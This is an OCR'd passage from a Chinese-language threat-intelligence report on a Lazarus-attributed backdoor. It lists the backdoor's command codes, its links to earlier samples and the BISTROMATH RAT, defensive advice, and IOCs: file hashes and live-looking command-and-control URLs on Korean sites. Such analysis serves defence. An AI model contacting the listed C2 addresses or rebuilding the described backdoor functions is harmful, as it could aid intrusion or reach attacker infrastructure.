
该后门支持的指令功能介绍如下表所示

-	-
指令码	**功能**
8888	下载执行
9876	退出程序
9999	命令执行（创建线程，通过cmd执行命令）
8877	下载文件
1111	更改休眠时间
1234	创建线程内存加载执行代码
3333	删除自身
4444	关机


溯源关联

奇安信威胁情报中心红雨滴团队结合威胁情报中心ALPHA威胁分析平台（https://ti.qianxin.com），对此次攻击活动的手法、恶意代码等方面关联分析发现：此次攻击活动与Lazarus组织样本存在高度相似性。该样本与ed9aa858ba2c4671ca373496a4dd05d4 和d5e974a3386fc99d2932756ca165a451中使用的宏和第二阶段

内存载入的木马存在一致性。同时该样本的RAT为更全功能的版本，增加了移动自身到开机自启动文件夹的功能，实现了持久化。



同时该样本使用的加密算法与之前Lazarus使用的BISTROMATH RAT的加密算法有一定的相似度。



总结

此次捕获的样本主要针对东亚地区开展攻击活动，暂未发现影响国内用户，但防范之心不可无，奇安信威胁情报中心再次提醒各企业用户，加强员工的安全意识培训是企业信息安全建设中最重要的一环，如有需要，企业用户可以建设态势感知，完善资产管理及持续监控能力，并积极引入威胁情报，以尽可能防御此类攻击。

目前，基于**奇安信威胁情报中心**的威胁情报数据的全线产品，包括威胁情报平台（TIP）、天眼高级威胁检测系统、NGSOC、奇安信态势感知等，都已经支持对此APT攻击团伙攻击活动的精准检测。

IOCs

d5e974a3386fc99d2932756ca165a451

f4d46629ca15313b94992f3798718df7

0ecfa51cd4bf1a9841a07bdb5bfcd0ab

ed9aa858ba2c4671ca373496a4dd05d4

71759cca8c700646b4976b19b9abd6fe

118cfa75e386ed45bec297f8865de671

53648bf8f0121130edb42c626d7c2fc4

4d30612a928faf7643b14bd85d8433cc

0812ce08a75e5fc774a114436e88cd06

1bb267c96ec2925f6ae3716d831671cf

http://mail.namusoft.kr/jsp/user/eam/board.jsp

http://www.jinjinpig.co.kr/Anyboard/skin/board.php

http://snum.or.kr/skin_img/skin.php

http://www.ddjm.co.kr/bbs/icon/skin/skin.php
